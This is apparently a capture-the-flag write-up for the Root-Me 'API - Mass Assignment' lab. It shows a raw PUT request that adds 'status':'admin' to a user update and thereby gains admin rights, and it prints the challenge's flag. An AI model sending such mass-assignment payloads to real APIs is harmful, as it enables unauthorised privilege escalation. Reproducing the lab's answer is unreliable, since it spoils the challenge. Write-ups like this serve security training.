
API - Mass Assignment

Lab: https://www.root-me.org/en/Challenges/Web-Server/API-Mass-Assignment

- Create new user and login
- In this lab, we can not provide the parameter as API Broken access to retrieve the user's information. However, there is a new key value pair called status appeared



 When we call API to update user note, it uses PUT with json data to update the note

 Next, i try to change from GET to PUT and add json data with staus:admin in the request ⇒ it can update user to admin

API - Mass Assignment

```
Ø 🚍 /n ≡
                                                                                                                                                    Pretty Raw
 Pretty
             Raw
                                                                                                                                                                             Hex
1 PUT /api/user HTTP/1.1
2 Host: challenge01.root-me.org:59090
                                                                                                                                                        HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.11.10
accept: application/json
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Referer: http://challenge01.root-me.org:59090/
                                                                                                                                                        Date: Fri, 13 Sep 2024 05:22:52 GMT
Content-Type: application/json
Content-Length: 40
                                                                                                                                                         Access-Control-Allow-Origin: *
Vary: Cookie
    Accept-Encoding: gzip, deflate, br
                                                                                                                                                         Connection: close
Cookie: session=
.eJvlzjsOvjAMANC7ZGZv40_sXgbFsS1YWzoh7g4S7wTv3e515Plo--u48tbuz2h7AwUG22iR
FM9cObtaTESjruiEYoyJVGQwTVkNsnKhVc2tggZXjVITjuCe4K4QvmzWck8xEB5ulV5CSGt2k
oiBIuZrqFL7Ra4zj_8G2-cLwuAv3A. ZuPKyA.pQQffGcd5nC2sPthRtPRiRHu2uo
                                                                                                                                                  10 {
                                                                                                                                                            "message":"User updated sucessfully."
    Connection: keep-alive
Content-Type: application/json
     Content-Length: 63
         "note":"string",
"status":"admin",
         "userid":3,
"username":"hieu"
```

⇒ Get the flag of admin

```
Response body
{
    "message": "Hello admin, here is the flag : RM{41w4yS_ch3ck_0pt10ns_m3th0d}."
}
```

API - Mass Assignment 2